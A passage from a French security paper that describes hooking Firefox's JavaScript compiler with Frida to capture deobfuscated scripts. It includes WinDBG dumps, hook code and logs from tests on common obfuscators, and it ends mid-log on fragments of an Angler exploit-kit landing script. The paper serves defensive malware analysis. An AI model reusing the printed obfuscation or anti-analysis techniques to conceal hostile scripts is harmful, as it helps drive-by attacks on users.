    [+0x008] cx               : 0x1e61a825800 [Type: JSContext *]
    [+0x010] alloc            : 0x1e61a825de0 [Type: js::LifoAlloc &]
    [+0x018] options          : 0x2a8f1fe970 [Type: JS::ReadOnlyCompileOptions &]
    [+0x020] sourceBuffer     : 0x2a8f1fea30 [Type: JS::SourceBufferHolder &]
    [+0x028] enclosingScope [Type: JS::Rooted<js::Scope *>]
    [+0x040] sourceObject     [Type: JS::Rooted<js::ScriptSourceObject *>]
    [+0x058] scriptSource     : 0x0 [Type: js::ScriptSource *]
    [+0x060] usedNames        [Type: mozilla::Maybe<js::frontend::UsedNameTracker>]
    [+0x090] syntaxParser     [Type: mozilla::Maybe<js::frontend::Parser<js::frontend::
          SyntaxParseHandler,char16_t> >]
    [+0x548] parser           [Type: mozilla::Maybe<js::frontend::Parser<js::frontend::FullParseHandler,
          char16_t> >]
    [+0xa30] directives       [Type: js::frontend::Directives]
    [+0xa38] script           [Type: JS::Rooted<JSScript *>]

(*((xul!JS::SourceBufferHolder *)0x2a8f1fea30))               [Type: JS::SourceBufferHolder]
    [+0x000] data_            : Unexpected failure to dereference object
    [+0x008] length_          : 0x177
    [+0x010] ownsChars_       : true

0:000> dq 0x2a8f1fea30
0000002a`8f1fea30 000001e6`1ae59800 00000000`00000177
0000002a`8f1fea40 0000002a`8f1fea01 00000000`00000001
0000002a`8f1fea50 000001e6`154070b0 000001e6`1a825800
0000002a`8f1fea60 000001e6`1a825800 000001e6`1cf75000
0000002a`8f1fea70 000001e6`1a825860 00000000`00000000
0000002a`8f1fea80 fff98000`00000000 000001e6`1a825868
0000002a`8f1fea90 00000000`00000000 00007ff8`0e288a20
0000002a`8f1feaa0 000001e6`1a825800 0000002a`8f1feac0
0:000> db 000001e6`1ae59800
000001e6`1ae59800 76 00 61 00 72 00 20 00-5f 00 70 00 61 00 71 00 v.a.r. .__.p.a.q.
000001e6`1ae59810 3d 00 5f 00 70 00 61 00-71 00 7c 00 7c 00 5b 00 =.__.p.a.q.|.|.[.
000001e6`1ae59820 5d 00 3b 00 5f 00 70 00-61 00 71 00 2e 00 70 00 ].;._.p.a.q...p.
000001e6`1ae59830 75 00 73 00 68 00 28 00-5b 00 22 00 74 00 72 00 u.s.h.(.[.".t.r.
000001e6`1ae59840 61 00 63 00 6b 00 50 00-61 00 67 00 65 00 56 00 a.c.k.P.a.g.e.V.
000001e6`1ae59850 69 00 65 00 77 00 22 00-5d 00 29 00 2c 00 5f 00 i.e.w.".].).,._.
000001e6`1ae59860 70 00 61 00 71 00 2e 00-70 00 75 00 73 00 68 00 p.a.q...p.u.s.h.
000001e6`1ae59870 28 00 5b 00 22 00 65 00-6e 00 61 00 62 00 6c 00 (.[.".e.n.a.b.l.
```

Listing 4. Récupération de l'entrée du compilateur JavaScript avec WinDBG.

Le pointeur vers le `SourceBufferHolder` contenant le code JavaScript à compiler est présent dans la classe `BytecodeCompiler`. Il suffit de suivre le pointeur `this` lors des appels aux méthodes de `BytecodeCompiler` pour le retrouver. Le `SourceBufferHolder` est une structure contenant un pointeur vers le source et sa longueur, un simple déréférencement nous donne alors le code JavaScript.

5.1 Frida : un framework de rétro-conception dynamique

Frida [56] est un framework d'analyse dynamique de binaire permettant de détourner les appels de fonction d'une application. Frida supporte un grand nombre de plateformes et met à disposition de l'analyste une API JavaScript pour coder ses routines de détournement de fonction. On peut ainsi analyser les paramètres d'entrée et les valeurs de retour des fonctions détournées, lire et écrire arbitrairement dans la mémoire du processus, etc. Un excellent tutoriel d'utilisation de Frida est disponible dans le magazine Misc 92 [57].

Nous avons donc employé Frida pour détourner l'appel au moteur JavaScript du navigateur Firefox afin d'obtenir l'ensemble du code exécuté au sein de l'onglet de navigation. La qualité de ce framework permet d'éviter un grand nombre de problèmes posés par les évolutions d'architecture du navigateur.

5.2 Firefox, injection de DLL et sandbox

Nombre d'anti-virus protègent le navigateur web par l'injection d'une *DLL* supplémentaire dans *Firefox*, ce qui a engendré un grand nombre de problèmes de stabilité remontés dans la télémétrie de Mozilla. Les developpeurs ont donc mis en œuvre des protections contre l'injection sauvage de *DLL* dans Firefox [58]. Cette liste se retrouve facilement dans le code source de Firefox [59].

Concernant la sandbox, elle sert à éviter que les appels aux fonctions du noyau s'exécutent directement, elle va donc intercepter l'ensemble des appels système.

```
1 // Interception of NtMapViewOfSection on the child process.
2 // It should never be called directly. This function provides the means to
3 // detect dlls being loaded, so we can patch them if needed.
4 SANDBOX_INTERCEPT NTSTATUS WINAPI TargetNtMapViewOfSection64(...){...}
```

Listing 5. Extrait du code de la sandbox.

Il est donc préférable de laisser Frida lancer *Firefox* et s'injecter avant que les mécanismes de la sandbox ne soient chargés, sinon la DLL Frida sera dans l'incapacité de communiquer avec l'injecteur. L'extrait de code 6) illustre cette méthode.

56. https://www.frida.re/
57. https://connect.ed-diamond.com/MISC/MISC-092/Frida-le-couteau-suisse-de-l-analyse-dynamique-multiplateforme
58. https://bugzilla.mozilla.org/show_bug.cgi?id=1306406
59. https://dxr.mozilla.org/mozilla-central/source/mozglue/build/WindowsDllBlocklistDefs.h

```
pid = frida.spawn(("C:\\Program Files\\Mozilla Firefox\\firefox.exe",))
follow_proc(pid, js, follow_proc_callback)
frida.resume(pid)
```

Listing 6. Lancement de Firefox par Frida.

5.3 Gestion du multi-process

Depuis la version 48 de *Firefox*, le navigateur fonctionne avec plusieurs processus [60] [61]. Il faut donc que le monitoring tienne compte de ce mécanisme. Pour cela, nous pouvons procéder de deux façons :

- la première consiste à désactiver le multi-process par l'intermédiaire des options de configuration de *Firefox* [62] présentes dans `about:config`. Il faut désactiver l'option *browser.tabs.remote.autostart* pour désactiver la fonctionnalité. On peut ensuite vérifier dans `about:support` que la fonctionnalité *Fenêtre Multiprocessus* vaut 0 et qu'il n'y a qu'un *processus de contenu web*. Cette approche évite d'avoir à identifier le processus correspondant à l'onglet de navigation, ce qui facilite le debug du moteur Firefox avec WinDBG.
- la seconde consiste à s'injecter dans tous les processus fils générés par Firefox. Pour cela, nous tirons profit de la fonction de *child gating* de Frida [63]. Frida va ainsi monitorer les API de création de sous-processus telle que *fork()* et s'injecter dans les processus fraîchement créés. Comme ce hooking a lieu avant le chargement des composants de la sandbox, l'instrumentation fonctionne.

Afin de détecter l'éventuel lancement d'un sous-programme [64] suite à l'exploitation d'une vulnérabilité dans le navigateur, nous avons ajouté explicitement un monitoring (cf. listing 7). Si une technique de création de sous-processus venait à échapper au *child gating* de Frida, c'est aussi par ce biais qu'il faudrait compenser. Pour identifier les fonctions permettant la création de processus fils, la MSDN est une alliée [65] [66].

60. `https://billmccloskey.wordpress.com/2013/12/05/multiprocess-firefox/`
61. `https://hacks.mozilla.org/2017/06/firefox-54-e10s-webextension-apis-css-clip-path/`
62. `https://www.ghacks.net/2016/07/22/multi-process-firefox/`
63. `https://www.frida.re/news/2018/04/28/frida-10-8-released/`
64. `https://a-twisted-world.blogspot.com/2008/03/createprocessinternal-function.html`
65. `https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createprocessasuserw`
66. `https://stackoverflow.com/questions/23169172/is-createprocessw-deprecated`

```
var CreateProcessAsUserW = Module.findExportByName('kernel32','CreateProcessW');
if (CreateProcessAsUserW!=null){
    Interceptor.attach(CreateProcessAsUserW, {
        onEnter(args){
            console.log('Calling CreateProcessAsUserW(');
            console.log('lpApplicationName: '+Memory.readUtf16String(args[1]).toString());
            console.log('lpCommandLine: '+Memory.readUtf16String(args[2]).toString());
        },
        onLeave(retval){
        },
    });
}
```

Listing 7. Hooking d'une fonction de création de process dans `Advapi.dll`.

Ce hooking permet par exemple d'observer le lancement du ping de la télémétrie de Mozilla lors de la fermeture de Firefox.

```
DEBUG:___main___: delivered: Child(pid=5876, parent__pid=6284, origin=spawn, path='C:\\
    Program Files\\Mozilla Firefox\\pingsender.exe', argv=['C:\\Program Files\\Mozilla Firefox\\
    pingsender.exe', 'https://127.0.0.1//submit/telemetry/xxxxx-xxxxx-xxxxx-xxxx-xxxxx/health/
    Firefox/64.0/release/20181206201918?v=4', 'C:\\Users\\[...]\\AppData\\Roaming\\Mozilla\\
    Firefox\\Profiles\\xxxxx.default-xxxxx\\saved-telemetry-pings\\xxxx-xxxxx-xxxxx-xxxxx-
    xxxxx'], envp=None)
```

Listing 8. Création d'un processus fils par Firefox pour la télémétrie.

5.4 Gestion du chargement de `xul.dll`

Le binaire Firefox sert à la fois à lancer le processus père et les processus fils de rendu des onglets. Les fonctionnalités activées et donc les DLL chargées dépendent des options de configuration et de lancement. La DLL contenant le moteur du navigateur s'en retrouve chargée en différé et on ne peut pas résoudre son adresse de chargement au lancement du processus. Il faut donc surveiller le chargement de `xul.dll` par l'intermédiaire de `LoadLibraryExW`[67], et placer les hooks lorsque le chargement est terminé. Là encore cela se fait très simplement avec Frida. Nous récupérons le nom de la DLL lors de l'appel de la fonction via la callback `onEnter`, et on place nos hooks avec la callback `onLeave` comme le montre l'extrait 9.

```
var dllname='';
var xulloaded= false;
var xulhooked= false;
/*
We monitor LoadLibraryEx looking for xul.dll loading inside the process

HMODULE WINAPI LoadLibraryEx(
  _In_       LPCTSTR lpFileName,
  _Reserved_ HANDLE hFile,
  _In_       DWORD dwFlags
);
*/
Interceptor.attach(LoadLibraryExW, {
onEnter(args){
    dllname=Memory.readUtf16String(args[0]).toString();
    var dwflags=args[2];
```

67. `https://msdn.microsoft.com/en-us/windows/ms684179(v=vs.80).aspx`

```
    console.log("loadLibraryExW " + dllname);
    //console.log(" flags  "+ dwflags.toString());
    if(dllname.endsWith('xul.dll')){
        console.log('loading xul.dll');
        xulloaded=true;
        xulhooked=false;
    }
},
onLeave(retval){
    console.log('done loading '+dllname);
    if(xulloaded){
        xulBaseAddress = Module.findBaseAddress('xul.dll');
        if( xulBaseAddress!=null && xulhooked==false && hookxul==true ){
        //hook your xul.dll functions here
        }
    }
}
};
```

Listing 9. Monitoring du chargement de `xul.dll` par Frida.

5.5 Hooking du générateur de bytecode

Une fois la bibliothèque `xul.dll` chargée, nous pouvons procéder au hooking de la création du générateur de bytecode[68]. Le compilateur est initialisé par la fonction `BytecodeCompiler::BytecodeCompiler()`, cependant ce symbole n'est plus exporté par Mozilla. Cette fonction prend en paramètre le source JavaScript sous la forme d'un pointeur vers un `SourceBufferHolder`, ainsi que le contexte d'exécution. Ce pointeur est une propriété interne de la classe BytecodeCompiler(). Le source JavaScript est géré par la fonction `CreateScriptSource` qui va initialiser la représentation interne du script JS à partir du `SourceBufferHandler`.

```
/*
BytecodeCompiler::CreateParser

00007ff8`1e050000
00007ff8`1f361490
*/
var bytecodeCompiler__createParser = resolveAddress(xulBaseAddress, "0x00007ff81e050000","0
    x00007ff81f361490");
Interceptor.attach(bytecodeCompiler__createParser, {
    onEnter(args) {
        console.log('');
        console.log('[+] Called xul!BytecodeCompiler::createParser (js::frontend::ParseGoal) \n   : ' +
            bytecodeCompiler__createParser);
        console.log('[+] this='+args[0]);
        console.log('[+] options='+ Memory.readPointer(args[0].add(24)));
        readOptions(Memory.readPointer(args[0].add(24)));
        console.log('[+] sourceBuffer='+ Memory.readPointer(args[0].add(32)));
        readSBH(Memory.readPointer(args[0].add(32)));
    },
});
```

Listing 10. Hooking du moteur JS à l'aide de Frida.

68. `https://dxr.mozilla.org/mozilla-central/source/js/src/frontend/BytecodeCompiler.cpp`

5.6 Discriminer l'origine du JavaScript à compiler

Lorsque nous procédons au débogage des appels à `BytecodeCompiler::CreateParser()`, nous nous rendons rapidement compte par l'examen de la pile des appels que le JavaScript provient de différentes sources.

Lorsqu'il s'agit de code HTML, il provient de `nsHTML5treeOpExecutor` qui fait appel à `JS:Compile` pour lancer le frontend de compilation JavaScript `js::frontend::CompileGlobalScript` qui instancie et exécute le générateur de bytecode par la fonction `BytecodeCompiler::CompileScript`.

Lorsqu'il s'agit d'un `eval()`, c'est l'interpréteur JS qui appelle `js::DirectEval`[69] qui fait appel au frontend via `js::frontend::CompileEvalScript` qui, là encore, instancie et exécute le générateur de bytecode par la fonction `BytecodeCompiler::CompileScript`.

Enfin, lorsqu'il s'agit de gestionnaires d'évènements JavaScript tel que `onerror` ou `onload` (bien connu des amateurs de XSS), c'est `js::frontend::CompileStandaloneFunction` qui se charge de l'instanciation et de l'exécution du générateur de bytecode par la fonction `BytecodeCompiler::CompileStandaloneFunction`.

Nous pourrions être tentés d'intercepter les appels à ces fonctions spécifiques, d'en déduire l'origine du JavaScript puis son contexte d'exécution. Cependant, nous risquons de rater des méthodes d'appel au compilateur et de devoir gérer la synchronisation entre l'origine des appels au compilateur (`eval()`, `<script>`, event handlers) et le code JavaScript récupéré dans un environnement fortement parallélisé. En observant plus attentivement les propriétés de la classe `BytecodeCompiler` avec *WinDBG*, nous pouvons récupérer l'ensemble des options de compilation associées au code JavaScript. Ces options servent à initialiser le compilateur et à lui donner du contexte quant au code à compiler.

```
0:000> dx -r1 (*((xul!JS::ReadOnlyCompileOptions *)0xb286dfcbd8))
(*((xul!JS::ReadOnlyCompileOptions *)0xb286dfcbd8))          [Type: JS::CompileOptions]
    [+0x008] mutedErrors_ : false
    [+0x010] filename_        : 0x1b6ccf4e248 : "resource://gre/actors/FindBarChild.jsm" [Type:
        char *]
    [+0x018] introducerFilename_ : 0x0 [Type: char *]
    [+0x020] sourceMapURL_ : Unexpected failure to dereference object
    [+0x028] selfHostingMode : false
    [+0x029] canLazilyParse : true
    [+0x02a] strictOption    : true
    [+0x02b] extraWarningsOption : false
    [+0x02c] werrorOption  : false
```

69. `https://dxr.mozilla.org/mozilla-central/source/js/src/builtin/Eval.cpp?q=Eval.cpp&redirect_type=direct`

```
12      [+0x02d] asmJSOption  : Enabled (0x0) [Type: JS::AsmJSOption]
13      [+0x02e] throwOnAsmJSValidationFailureOption : false
14      [+0x02f] forceAsync       : false
15      [+0x030] sourceIsLazy     : false
16      [+0x031] allowHTMLComments : true
17      [+0x032] isProbablySystemCode : true
18      [+0x033] hideScriptFromDebugger : false
19      [+0x038] introductionType : 0x0 [Type: char *]
20      [+0x040] introductionLineno : 0x0
21      [+0x044] introductionOffset : 0x0
22      [+0x048] hasIntroductionInfo : false
23      [+0x050] lineno           : 0x1
24      [+0x054] column           : 0x0
25      [+0x058] scriptSourceOffset : 0x0
26      [+0x05c] isRunOnce        : false
27      [+0x05d] nonSyntacticScope : true
28      [+0x05e] noScriptRval     : true
29      [+0x05f] allowSyntaxParser : true
30      [+0x060] elementRoot      [Type: JS::Rooted<JSObject *>]
31      [+0x078] elementAttributeNameRoot [Type: JS::Rooted<JSString *>]
32      [+0x090] introductionScriptRoot [Type: JS::Rooted<JSScript *>]
```

Listing 11. Récupération des options de compilation à l'aide de WinDBG.

Parmi ces notions de contexte, nous pouvons récupérer le nom du fichier source sous la forme d'une URL (ex. : `http://server.com/fichier.js`), le numéro de ligne et de colonne où commence le source *JavaScript*, le fichier source parent (ex. : `http://server.com/index.html`), le type de fonction à l'origine de l'exécution (`eval`, balise script, fichier `.js`). Ces informations pourront ainsi servir à l'analyse pour comprendre qui a généré quoi à l'exécution. La récupération de ces options se fait très simplement avec *Frida* comme illustré dans l'extrait 12

```
1  function readOptions(optionPointer){
2          var options= new Object();
3          options.address=optionPointer;
4          console.log(' [-]options addr='+options.address);
5          console.log(' [-]options filename addr='+Memory.readPointer(options.address.add(16)));
6          options.filename=Memory.readCString(Memory.readPointer(options.address.add(16)));
7          console.log(' [-]options filename='+options.filename);
8          options.introducerFilename=Memory.readCString(Memory.readPointer(options.address.
               add(24)));
9          console.log(' [-]options introducer filename='+options.introducerFilename);
10         options.introductionType=Memory.readCString(Memory.readPointer(options.address.
               add(56)));
11         console.log(' [-]options introduction type='+options.introductionType);
12         options.lineno=Memory.readUInt(options.address.add(80));
13         console.log(' [-]options introduction type='+options.lineno);
14 }
```

Listing 12. Récupération de quelques options de compilation.

5.7 Monitoring Réseau

Il est possible de configurer Firefox pour journaliser les échanges réseau effectués par le biais d'options dans la ligne de commande et/ou de consulter/configurer ces journaux sur la page `about:networking`[70]. Ces

70. `https://developer.mozilla.org/en-US/docs/Mozilla/Debugging/HTTP_logging`

options disponibles depuis *Firefox 52* peuvent nous dispenser d'avoir à hooker *Necko*[71]. On peut aussi employer un proxy d'analyse type Fiddler ou HoneyProxy pour intercepter l'ensemble des échanges HTTP(S), en prenant soin d'importer le certificat SSL utilisé pour le MitM dans Firefox. Les pentesteurs à la recherche d'une solution plus légère pourrons s'orienter vers NetRipper[72] qui hooke `PR_Write` et `PR_Read` dans `nss3.dll`.

6 Expérimentation

Le chapitre suivant détaille brièvement quelques expérimentations de la solution avec des outils d'obfuscation trouvés sur Internet, ainsi qu'un exemple d'analyse d'une page piégée avec un exploit-kit.

6.1 Obfuscateurs JavaScript

Voici quelques résultats d'expérimentations avec les packers JavaScript présentés dans l'état de l'art des obfuscateurs.

JJEncode. C'est un packer créé par Yosuke Hasegawa comme preuve de concept de la flexibilité du langage JavaScript et de ses capacités d'obfuscation. À la main, on désobfusque JJEncode en surclassant `eval()` et en lui faisant écrire la chaîne passée en paramètre dans `console.log()` ou `alert()`, on obtient donc le même résultat automatiquement par hooking du parser JS.

```
1  xul.dll baseAddr: 0x7ffd4ee20000
2  hooking BytecodeCompiler::BytecodeCompiler (class js::ExclusiveContext *, class js::LifoAlloc *,
       class JS::ReadOnlyCompileOptions *, class JS::SourceBufferHolder *, class JS::Handle<js::
       Scope *>, TraceLoggerTextId)
3  [+] New addr=0x7ffd4f0efb94
4
5  [+] Called BytecodeCompiler::BytecodeCompiler (class js::ExclusiveContext *, class js::LifoAlloc
       *, class JS::ReadOnlyCompileOptions *, class JS::SourceBufferHolder *, class JS::Handle<
       js::Scope *>, TraceLoggerTextId)
6      : 0x7ffd4f0efb94
7
8  $=~[];$={_____:++$,$$$$:(![]+"")[$],___$:++$,$__$_:(![]+"")[$],__$_:++$,$__$$:({}+"")[$],$$__$:($[$
       ]+"")[$],__$$:++$,$$$__:(!""+"")[$],$____:++$,$__$:++$,$$____:({}+"")[$],$$__:++$,$$$:++$,
       $_____:++$,$____$:++$};$.$_=($.$__=$+"")[$.$__$]+($.__$=$.$_[$.____$])+($.$$=($.$+"")[$.
       ____$])+((!$)+"")[$.__$$]+($.____=$.$__[$.$$__])+($.$=(!""+"")[$.____$])+($.__=(!""+"")[$._____)[$.
       $__][$.$__];$.$($.$($.$$+"\""+$.$__$+(![]+"")[$._$_]+$.$$$__+"\\"+$.____$+$.$$__+$.__$__+$.
       __+"(\\\"\\\"+$.____$+$.____+$.$$$__+(![]+"")[$._$_]+(![]+"")[$._$_]+$.__$+"\\"+
       $.$___+$._____+"\\"+$.___$+$.___$+$.$$$+"\\"+$.___$+$.$$__+$.__$__+$.$__$__+"\\"+$.
       ___$+$.$__$+$.$$__+"\\"+$.___$+$.$___+$.$$$+$.$$$__+"!\\\"\\"+$.$___+$._____+")"+"\""
       )())();
9
10 [+] Called BytecodeCompiler::BytecodeCompiler (class js::ExclusiveContext *, class js::LifoAlloc
       *, class JS::ReadOnlyCompileOptions *, class JS::SourceBufferHolder *, class JS::Handle<
       js::Scope *>, TraceLoggerTextId)
```

71. `https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Necko`
72. `https://github.com/NytroRST/NetRipper/`

```
11      : 0x7ffd4f0efb94
12
13  return"ale\162t(\"\110ello\40\117\162a\156\147e!\"\40)"
14
15  [+] Called BytecodeCompiler::BytecodeCompiler (class js::ExclusiveContext *, class js::LifoAlloc
          *, class JS::ReadOnlyCompileOptions *, class JS::SourceBufferHolder *, class JS::Handle<
        js::Scope *>, TraceLoggerTextId)
16      : 0x7ffd4f0efb94
17
18  alert("Hello Orange!" )
```

Listing 13. Désobfuscation de JJEncode par hooking du moteur JS.

Dean Edward JavaScript packer. Des variantes de ce packer se retrouvent souvent employés dans des codes JavaScript malveillants aussi bien que pour des usages légitimes. L'objectif étant de réduire la taille du code JavaScript avant d'y appliquer des couches d'obfuscation qui vont mécaniquement le faire grossir.

```
1  Javascript Type=scriptElement URL=file://///VBOXSVR/VmShare/jstest/dean_1.html line 1,
       ParentURL=None
2  Javascript Source =
3  /* http://dean.edwards.name/packer/
4  base62
5  */
6  eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){
       return r[e]};e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'
       +e(c)+'\\b','g'),k[c]);return p}('0("1 2!");',3,3,'alert|hello|world'.split('|'),0,{}))
7  Javascript Type=eval URL=file://///VBOXSVR/VmShare/jstest/dean_1.html line 1, ParentURL=file
       ://///VBOXSVR/VmShare/jstest/dean_1.html
8  Javascript Source =alert("hello world!");
```

Listing 14. Désobfuscation du packer de Dean Edward par hooking du moteur JS.

JSFuck. L'obfuscateur JSFuck emploie quelques spécificité du langage JavaScript pour réécrire le code sous forme de JSFuck et passe le tout dans `eval()` afin d'exécuter ce dernier. Notre approche récupère donc le code lors de l'appel à `eval()` sous sa forme désobfusquée.

```
1  2019-02-01 01:07:02,946 - ___main___ - INFO - Javascript Type=scriptElement URL=file://[...
       ]/jsfuck_eval.html, ParentURL=1
2  2019-02-01 01:07:02,946 - ___main___ - INFO - Javascript Source (line 1) =
3  /* jsfuck */
4  [][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]
       ]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]
       !+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[
       +!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]
       +[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+[+[]]]((!+[]+!+[]+[+[]])))()
5  2019-02-01 01:07:02,962 - ___main___ - INFO - Javascript Type=Function URL=file://[...]/
       jsfuck_eval.html, ParentURL=1
6  2019-02-01 01:07:02,962 - ___main___ - INFO - Javascript Source (line 1) =
7  function anonymous(
8  ) {
9  return unescape
10 }
11 [ ... quelques appels à des fonctions anonymes pour éércuprer des ècaractres ... ]
12 2019-02-01 01:07:02,962 - ___main___ - INFO - Javascript Type=Function URL=file://[...]/
       jsfuck_eval.html, ParentURL=1
13 2019-02-01 01:07:02,962 - ___main___ - INFO - Javascript Source (line 1) =
14 function anonymous(
```

```
) {
alert("Hello world");
}
```

Listing 15. Désobfuscation JSFuck avec `eval()` par hooking du moteur JS.

javascript obfuscator. Cet outil fait appel à des prédicats opaques pour l'obfuscation [73]. Il faut donc utiliser une simplification de l'AST pour éliminer ces prédicats et récupérer le code en clair. C'est ce que permet ESDeobfuscate [74] on encore JSTillery [75] en faisant de l'évaluation partielle sur les portions prédictibles de l'AST. Pour gêner l'analyste, cet obfuscateur insère aussi des timers qui appellent le mot clef `debugger` provoquant un arrêt dans le debugger JavaScript du navigateur. Cette technique se voit dans les journaux de notre solution, mais ne bloque pas l'exécution des autres scripts, contrairement à ce qui se passerais si l'analyste utilisait les outils de debug JavaScript intégrés au navigateur.

```
INFO:___main___:Javascript Type=scriptElement URL=file://[...]/heroku_alert.html, ParentURL
    =1
INFO:___main___:Javascript Source (line 1) =

//javascript obfuscator
var _0x550c=['IsO0wqZPwqRFCcKvw5ESw58='];(function(_0x1715b4,_0x4e5763){var _0x1b2972=
    function(_0x571042){while(--_0x571042){_0x1715b4['push'](_0x1715b4['shift']());}};
    _0x1b2972(++_0x4e5763);}(_0x550c,0x1e6));var _0x56ae=function(_0x4fb800,_0x3afdae)
    {_0x4fb800=_0x4fb800-0x0;var _0x3fcfe5=_0x550c[_0x4fb800];if(_0x56ae['YHqwlU'
    ]===undefined){(function(){var _0x1a4300;try{var _0x43bfe6=Function('return\x20(function
    ()\x20'+'{}.constructor(\x22return\x20this\x22)
 [...  encore plus de éprdicats opaques du êmme style ...]
_0x5a8cf3=_0x56ae['BKxffV'][_0x4fb800];if(_0x5a8cf3===undefined){if(_0x56ae['LyZRhV']===
    undefined){_0x56ae['LyZRhV']=!![];}_0x3fcfe5=_0x56ae['tfwZUn'](_0x3fcfe5,_0x3afdae);_0x56ae
    ['BKxffV'][_0x4fb800]=_0x3fcfe5;}else{_0x3fcfe5=_0x5a8cf3;}return _0x3fcfe5;};alert(_0x56ae('0
    x0','vJiY'));

INFO:___main___:Javascript Type=Function URL=file://[...]/heroku_alert.html, ParentURL=1
INFO:___main___:Javascript Source (line 1) =
function anonymous(
) {
return (function() {}.constructor("return this")( ));
}
INFO:___main___:Javascript Type=Function URL=file://[...]/heroku_alert.html line 3 > Function,
    ParentURL=1
INFO:___main___:Javascript Source (line 1) =
function anonymous(
) {
return this
}
```

Listing 16. Mise en échec de la solution par des prédicats opaques.

```
window.console.log('Hello World');
```

Listing 17. Élimination des prédicats opaques par ESDeobfuscate.

73. `https://obfuscator.io/`
74. `https://m1el.github.io/esdeobfuscate/`
75. `https://mindedsecurity.github.io/jstillery/`

6.2 Exemple d'un code JavaScript malveillant

Une page piégée par un exploit-kit embarque souvent un premier code chargé de discriminer entre un navigateur web et un crawler par le biais de divers tricks d'anti-analyse. Souvent cela passe par l'écriture de variables JavaScript spécifiques, de propriétés ou de balises accessibles via le DOM...

Dans l'exemple 18, nous avons pris une page piégée par l'exploit-kit Angler. Le script est d'abord généré par concaténation de chaînes obfusquées dont la concaténation est conditionnée par des tests simples. Ce script est en suite passé à `eval()` dans une seconde balise script. Ce script va enchaîner un très grand nombre d'appels à `eval()` pour procéder à la désobfuscation et à l'exécution du script final chargé de contrôler s'il s'agit bien d'un vrai navigateur avant de générer la redirection ou l'iframe pointant vers la suite de l'exploit kit chargé de l'exploitation des vulnérabilités présentes.

```
2019-04-02 07:46:56,937 - ___main___ - INFO - Javascript Type=scriptElement URL=file://
    [...]/angler_full.html line 288, ParentURL=None
2019-04-02 07:46:56,937 - ___main___ - INFO - Javascript Source =
var htyrzcnsunxjskvf=(229315027<364097209?"htyr":"uu");
var iawhzdfeymu=(462623843<62178256?"gm":"iawh");
var hgnzofsbgtwmcb=(290128029<2471368?"\x75\x65":"]");
 [...    ...]
kvedrjjxifrpgqj+=(1764012857>2099667621?"e":"f,uh");
kvedrjjxifrpgqj+=(1843353455<1678803452?"\x75\x62":"dzw");
kvedrjjxifrpgqj+=(1995667705<1700702646?"\x79\x70\x64":"\x77\x72\x6e\x70\x74\x6c");
kvedrjjxifrpgqj+=(282683242>1345703405?"\x7a":"iisu)");
kvedrjjxifrpgqj+=(1613422930<1738210358?"}":"a");
var mobojpaaddojgq=true;
var mwmbasbiljopnxpz=0;
var jjztdfobgmgc=8;
var qiuuodykhnfpb="\x22";

2019-04-02 07:46:56,938 - ___main___ - INFO - Javascript Type=scriptElement URL=file://
    [...]/angler_full.html line 487, ParentURL=None
2019-04-02 07:46:56,938 - ___main___ - INFO - Javascript Source =
eval(kvedrjjxifrpgqj);
var cheywrstvcrml = dzlxgnbcyppgh(iawhzdfeymu,htyrzcnsunxjskvf,sbjuretehfgq);
jjztdfobgmgc=mwmbasbiljopnxpz+1;
2019-04-02 07:46:56,939 - ___main___ - INFO - Javascript Type=eval URL=file://[...]/
    angler_full.html line 1, ParentURL=file://///VBOXSVR/VmShare/jsmalware/angler/angler_full.
    html
2019-04-02 07:46:56,939 - ___main___ - INFO - Javascript Source =function ekgzqjniivbbw(
    iawhzdfeymu,htyrzcnsunxjskvf){return new Function(iawhzdfeymu,htyrzcnsunxjskvf)}
    function dzlxgnbcyppgh(iawhzdfeymu,htyrzcnsunxjskvf,uhdzwwrnptliisu){return new
    Function(iawhzdfeymu,htyrzcnsunxjskvf,uhdzwwrnptliisu)}
2019-04-02 07:46:56,940 - ___main___ - INFO - Javascript Type=Function URL=file://[...]/
    angler_full.html line 488 > eval line 1, ParentURL=file://[...]/angler_full.html
2019-04-02 07:46:56,940 - ___main___ - INFO - Javascript Source =function anonymous(
    iawhzdfeymu,htyrzcnsunxjskvf
// [...  ienchanement d'appels àeval()  ...]
2019-04-02 07:46:57,169 - ___main___ - INFO - Javascript Type=scriptElement URL=file://
    [...]/angler_full.html line 794, ParentURL=None
2019-04-02 07:46:57,170 - ___main___ - INFO - Javascript Source =eval(function(p,a,c,k,e,d){e
    =function(c)
 [...  dernier packer JavaScript avant le script final ...]
2019-04-02 07:46:57,170 - ___main___ - INFO - Javascript Type=eval URL=file://[...]/
    angler_full.html line 1, ParentURL=file://///VBOXSVR/VmShare/jsmalware/angler/angler_full.
    html
2019-04-02 07:46:57,170 - ___main___ - INFO - Javascript Source =var
    pgzJfQytQBjkvaMvstUkvtePoTcNQoHWODLQ=setInterval(function(){if(document.body
    !=null&&typeof document.body!="undefined"){clearInterval(
    pgzJfQytQBjkvaMvstUkvtePoTcNQoHWODLQ);if(typeof window["
    v_bcd50d9482665cd4e129a272c76799e6"]=="undefined"){window["
    v_bcd50d9482665cd4e129a272c76799e6"]=1;var DKbtxteaxAvAiLBAguqbdrZLvoNyXuiGl=(
```

```
        tfZcXlwAEdOcVKpgqMyaprotaOJeYAVXubmD()&&
        smiSSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX());var
        iskTEOtJhkmYheCNhSBCgRPZNGBoMwG=!DKbtxteaxAvAiLBAguqbdrZLvoNyXuiGl
        &&!!window.chrome&&window.navigator.vendor==="Google Inc.";var
        TUjMbcLkrxKwZFRJyEZcbMohCHqMyLtRnPZ=-1;var
// [... script final ééexcut ...]
